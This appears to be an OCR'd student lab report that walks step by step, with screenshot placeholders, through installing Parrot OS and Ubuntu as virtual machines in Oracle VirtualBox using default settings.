
Task 3

A. Generate a report on the installation of the Parrot Operating System in the Virtual Box.


Step1: Go to the website parrotsec.org and download the OS iso file from there




Step 2 : Open your oracle VM and click on the NEW icon




Step 3 : Give the Name of the machine in the name field and upload the parrot iso file downloaded in the ISO image field







Step 4 : Click on next and see the hardware configuration and keep it default




Step 5 : Click on next and see the hard disk setting and keep it default



Step 6 : Lastly Click on Finish to finish the installation in the virtual machine




Now We have the ParrotOS installed on our virtual machine




B. Generate a report on the installation of the Ubuntu Operating System in the Virtual Box.


Step1: Go to the website ubuntu and download the OS iso file from there




Step 2 : Open your oracle VM and click on the NEW icon




Step 3 : Give the Name of the machine in the name field and upload the ubuntu iso file downloaded in the ISO image field




Step 4 : Click on next and see the unattended Guest OS install setup keep this default




Step 5 : Click on next and see the hardware setting and keep it default




Step 6 : Click on next and see the hard disk setting and keep it default



Step 6 : Lastly Click on Finish to finish the installation in the virtual machine



Now We have the Ubuntu OS installed on our virtual machine



